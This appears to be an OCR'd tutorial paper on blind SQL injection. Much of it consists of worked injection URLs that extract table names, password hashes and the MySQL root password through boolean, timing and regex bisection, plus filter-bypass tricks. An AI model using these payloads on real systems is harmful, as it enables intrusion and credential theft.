Blind Sql Injection with Regular Expressions Attack

Authors:
Simone Quatrini
Marco Rondini

Index

Why blind sql injection?

Blind SQL Injection is used when a web application is vulnerable to an SQL injection, but the results of the injection are not visible to the attacker.
The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page.
This type of attack can become time-intensive because a new statement must be crafted for each bit recovered. [Wikipedia]

How blind sql injection can be used?

There are several uses for the Blind Sql Injection:

- *Testing the vulnerability;*
- *Finding the table name;*
- *Exporting a value;*

Every techniques are based on the 'guess attack', because we only have two different input: TRUE or FALSE. Let me explain better...

Testing vulnerability (MySQL - MSSQL):

Let's star with an easy example. We have this type of URL:

site.com/news.php?id=2

it will result in this type of query on the database:

*SELECT * FROM news WHERE ID = 2*

Now, we can try some sql injection techniques, for example the blind sql injection!

site.com/news.php?id=2 and 1=0

SQL query is now:

*SELECT * FROM news WHERE ID = 2 and 1=0*

In this case the query will not return anything (FALSE) because 1 is different from 0; Let's do the litmus test: try to get the TRUE statement forcing the AND to be TRUE;

site.com/news.php?id=2 and 0=0

In this case 0 is equal to 0... Got it! We should now see the original news page. We now know that is vulnerable to Blind Sql Injection.

Time attack (MySQL)

When you can't see any kind of results, you must use the time attack.
In this example we will try to obtain the password of root user in mysql (if your have root priviledges on mysql).
BENCHMARK function is used to sleep for some seconds.

Syntax: BENCHMARK(how many times,thing to do).
When you use it in IF statement, you will be able to make time attack in MySQL;

```
SELECT 1,1 UNION SELECT
IF(SUBSTRING(Password,1,1)='a',BENCHMARK(100000,SHA1(1)),0) User,Password
FROM mysql.user WHERE User = 'root';
```

```
SELECT 1,1 UNION SELECT
IF(SUBSTRING(Password,1,1)='b',BENCHMARK(100000,SHA1(1)),0) User,Password
FROM mysql.user WHERE User = 'root';
```

```
SELECT 1,1 UNION SELECT
IF(SUBSTRING(Password,1,1)='c',BENCHMARK(100000,SHA1(1)),0) User,Password
FROM mysql.user WHERE User = 'root';
```

```
SELECT 1,1 UNION SELECT
IF(SUBSTRING(Password,1,1)='d',BENCHMARK(100000,SHA1(1)),0) User,Password
FROM mysql.user WHERE User = 'root';
```

And so on until you will see the BENCHMARK running (few more seconds delay). Now proceed with the 2nd word of the password...

Time attack (MSSQL)

In this example we will try to obtain the username of the sysusers table.
A simple way to generate time delays is to take advantage of one of the biggest database problems, that have made necessary the development of performance-tuning techniques; heavy queries. All you need to generate a time delay is to access a table that has some registers and to build a good query to force the engine to work. In other words, we need to build a query ignoring what the performance best practices recommend. (This technique was made by Chema Alonso, Microsoft Security MVP)

```
site.com/news.aspx?id=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as
sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6,
sysusers AS sys7, sysusers AS sys8)>1 and 300>(select top 1
ascii(substring(name,1,1)) from sysusers)
```

Positive result. The condition is true, and the response has a delay of 14 seconds. We actually know that the ASCII value of the first username's letter in the sysusers table is lower than **300***.*

```
site.com/news.aspx?id=1 and (SELECT count(*) FROM sysusers AS sys1, sysusers as
sys2, sysusers as sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6,
sysusers AS sys7, sysusers AS sys8)>1 and 0 >(select top 1 ascii(substring(name,1,1))
from sysusers)
```

Negative Result. One-second response delay. We actually know than the ASCII value of the first username's letter in the sysusers table is higher than **0***.*
And so on for all the possibilities:

*[...] >1 and **300** >(select top 1 ascii(substring(name,1,1)) from sysusers)* →***14 seconds*** →***TRUE***

*[...] >1 and **0** >(select top 1 ascii(substring(name,1,1)) from sysusers)* →***1 second*** → ***FALSE***

*[...] >1 and **150** >(select top 1 ascii(substring(name,1,1)) from sysusers)* →***14 seconds*** →***TRUE***

*[...] >1 and **75** >(select top 1 ascii(substring(name,1,1)) from sysusers)* →***1 second*** →

FALSE

[...] >1 and ***100*** *>(select top 1 ascii(substring(name,1,1)) from sysusers)* ***→1 second →FALSE***

[...] >1 and ***110*** *>(select top 1 ascii(substring(name,1,1)) from sysusers)* ***→1 second →FALSE***

[...] >1 and ***120*** *>(select top 1 ascii(substring(name,1,1)) from sysusers)* ***→14 seconds →TRUE***

[...] >1 and ***115*** *>(select top 1 ascii(substring(name,1,1)) from sysusers)* ***→1 second →FALSE***

[...] >1 and ***118*** *>(select top 1 ascii(substring(name,1,1)) from sysusers)* ***→1 second →FALSE***

[...] >1 and ***119*** *>(select top 1 ascii(substring(name,1,1)) from sysusers)* ***→1 second →FALSE***

*Then the result is ASCII(119)='**w**'.*
Start with the second letter... and so on!

Regexp attack's methodology

This is our own creation and it is the faster to extract information from a database. With this you can save a lot of time and bandwidth!
The methodology is pretty simple: we define a range of numbers/chars/spacial chars that will be matched with REGEXP (MySQL) or LIKE (MSSQL) functions.
Let's start with an example because is more simple to understand.

Finding table name with Regexp attack (MySQL)

In this example we will extract the first matched record of information_schema.tables, you must know the name of database!

index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables LIMIT 0,1)

We tested the blind sql injection attack, and if we see the correct page, everything is ok.

index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[a-z]' LIMIT 0,1)

In this case we know that the first matched record start with a char between [a -> z]
That example will show you how to extract the complete name of the record:

*index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[**a-n**]' LIMIT 0,1)*
True

*index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[**a-g**]' LIMIT 0,1)*
False

*index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[**h-n**]' LIMIT 0,1)*
True

*index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[**h-l**]' LIMIT 0,1)*
False

*index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^**m**' LIMIT 0,1)*
False

*index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^**n**' LIMIT 0,1)*
True

*The first letter of the table is '**n**'. But are there other tables start with '**n**'? Let's change the limit to 1,1:*

*index.php?id=1 and 1=(SELECT 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^**n**' LIMIT 1,1)*
False

*No, there are no more tables that start with '**n**'. From now on we must change the regular expression like this: '^n[**a-z**]' -> '^ne[**a-z**]' -> '^new[**a-z**]' -> '^news[**a-z**]' ->* **FALSE**
*To test if we found the correct table name, we must test something like this: '***^news$***'.*

Finding table name with Regexp attack (MSSQL)

For MSSQL, the syntax is a little bit more complicated. There are two limitations: LIMIT and REGEXP are not present. To bypass it, we must use TOP and LIKE functions. See that example:

default.asp?id=1 AND 1=(SELECT TOP 1 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" and table_name LIKE '[a-z]%')
True

SELECT TOP is used to extract the first x record from information_schema table.
In MSSQL, LIKE function is similar to REGEXP function in MySQL, but the syntax is not equal.
For learn more about LIKE functions consult http://msdn.microsoft.com/en-us/library/ms179859.aspx .
When you need to grab the second table_name, you must use "table_name NOT IN (SELECT TOP x table_name FROM information_schema.tables)" like in the example below:

default.asp?id=1 AND 1=(SELECT TOP 1 1 FROM information_schema.tables WHERE TABLE_SCHEMA="blind_sqli" and table_name NOT IN (SELECT TOP 1 table_name FROM information_schema.tables) and table_name LIKE '[a-z]%')

The second SELECT TOP is used to exclude X row and extract the X+1.
Like in the MySQL example, we show how to modify LIKE expression, to extract the first row:
*'n[**a-z**]%' -> 'ne[**a-z**]%' -> 'new[**a-z**]%' -> 'news[**a-z**]%' ->* **TRUE**
*Otherwise MySQL ending, we have TRUE because '**%**' define any string of zero or more characters.*
To check the end, we must append "_" and verify if exist another character.
*'news**%**'* **TRUE** *-> 'news_'* **FALSE**

Exporting a value with Regexp attack (MySQL)

In this example we will extract a MD5 hash from a know table name (in this case 'users');
Remember: MD5 can ONLY contain [a-f0-9] values.
We will use the same methodology described in the "Finding table name".

*index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^[**a-f**]' AND ID=1)*
False

*index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^[**0-9**]' AND ID=1)*
True

*index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^[**0-4**]' AND ID=1)*
False

*index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^[**5-9**]' AND ID=1)*
True

*index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^[**5-7**]' AND ID=1)*
True

*index.php?id=1 and 1=(SELECT 1 FROM users WHERE password REGEXP '^**5**' AND ID=1)*
True

*Our hash start with '**5**' in just 6 try!*

Exporting a value with Regexp attack (MSSQL)

Same thing as MySQL and "Finding Table name". We now continue the search of second char.
An example below:

*default.asp?id=1 AND 1=(SELECT 1 FROM users WHERE password LIKE '5[**a-f**]%' AND ID=1)*
True

*default.asp?id=1 AND 1=(SELECT 1 FROM users WHERE password LIKE '5[**a-c**]%' AND ID=1)*
False

*default.asp?id=1 AND 1=(SELECT 1 FROM users WHERE password LIKE '5[**d-f**]%' AND ID=1)*
True


*default.asp?id=1 AND 1=(SELECT 1 FROM users WHERE password LIKE '5[**d-e**]%' AND ID=1)*
False

*default.asp?id=1 AND 1=(SELECT 1 FROM users WHERE password LIKE '5**f**%' AND ID=1)*
True


*We have found our second char is '**f**' in just 5 try! (This is also the worst case for brute-force)*

Time considerations

Take for example the MD5 case. We must export an hash of 32 chars using a blind sql injection.
You know that there are only 16 chars to be tested (1234567890abcdef);
In an optimistic case, regexp and normal blind need 32 query to be done;
In a worst-case , regexp need 128 query and normal blind need 512 query;



Let's take now a password case. We must export a 15 chars password mixalpha-numeric-special14. You know that there are 76 chars to be tested (abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&()-_+=);*
In an optimistic case, regexp and normal blind need 15 query to be done;
In a worst-case, regexp need approx 94 query and normal blind need 1140 query;



Bypassing filters

Below are examples of common filters bypass.

TRIM (NO SPACES ALLOWED):

> *SELECT* **/*not important*/** *1* **/*really...*/** *FROM* **/*im serious*/** *users* *→(open and close a comment);*
>
> *SELECT* **(** *1* **)** *FROM* **(** *information_schema.tables* **)** *→(parentheses's rules)*
>
> *Special chars like:*
> **%0c** *= form feed, new page*
> **%09** *= horizontal tab*
> **%0d** *= carriage return*
> **%0a** *= line feed, new line*
> *Example:*
>
> *SELECT* **%09** *TABLE_NAME* **%09** *FROM* **%0d** *information_schema.tables*

SPECIAL CHAR (NO ', " ALLOWED):

> *Usually the ' AND " are used to input some kind of string. So you can input the HEX value:*
>
> *SELECT passwd FROM users WHERE username=* **0x61646d696e**
> *Where 0x61646d696e is the hex value of 'admin'*
>
> *Or also using the CHAR function:*
>
> *SELECT passwd FROM users WHERE username=CONCAT(CHAR(* **97** *),CHAR(* **100** *),CHAR(* **109** *),CHAR(* **105** *),CHAR(* **110** *))*

Conclusions

To conclude our paper, we must specify that:

1. *Is possible make a "combo" attack using "Time Attack" or other;*
2. *The regexp that you will use, could also be a list of chars like "[abcdef0123456789]";*
3. *Our English is fu**ing bad! :)*